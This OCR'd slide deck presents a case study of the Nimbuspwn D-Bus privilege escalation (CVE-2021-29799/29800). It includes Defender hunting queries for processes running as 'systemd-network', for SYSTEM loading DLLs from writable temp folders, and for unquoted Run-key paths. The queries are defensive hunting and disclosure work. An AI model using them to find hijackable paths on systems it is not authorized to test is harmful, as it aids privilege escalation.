


Case study: CVE-2021-29799/29800 (“Nimbuspwn”)

- Can we really send a fake D-Bus signal though?
  - To send the signal on the System Bus, we need to run as the user “systemd-network”.


```
1   DeviceProcessEvents
2   | where Timestamp > ago(5d)
3       and AccountName == "systemd-network"
4       and isnotempty(InitiatingProcessAccountName)
5       and isnotempty(FileName)
6   | project DeviceId, FileName, FolderPath, ProcessCommandLine
```


Case study: CVE-2021-29799/29800 (“Nimbuspwn”)



Summary: CVE-2021-29799/29800 (“Nimbuspwn”)

- Exploitation was possible only with discovery of injectable processes running as the “systemd-network” user.
- Generic Microsoft Defender detection.





Bonus: you can do it too!

You can go bug-hunting on any platform!

- Example: DLLs loaded by SYSTEM from writable paths:

```
DeviceImageLoadEvents
| where InitiatingProcessAccountDomain =~ "NT AUTHORITY"
    and InitiatingProcessAccountName =~ "SYSTEM"
    and InitiatingProcessAccountSid == "S-1-5-18"
    and FolderPath contains @"AppData\Local\Temp"
| take 30
| project FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine
```

- Note: not all of those are going to be vulnerable.
  - But they're very useful to examine!

You can go bug-hunting on any platform!

- Example: path quotation issues in command lines:

```
1   DeviceRegistryEvents
2   | where RegistryKey startswith @"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
3       and RegistryValueType in ("String", "ExpandString")
4       and RegistryValueData contains " "
5       and RegistryValueData !contains "\""
6   | take 50
7   | project RegistryKey, RegistryValueData, RegistryValueType, InitiatingProcessFileName
```

- Note: not all of those are going to be vulnerable.
  - But they're very useful to examine!

Summary

- Data collected at-scale is an important tool to find real security issues.
- We continuously report vulnerabilities for everyone’s benefit.
  - On all platforms!

Thank you!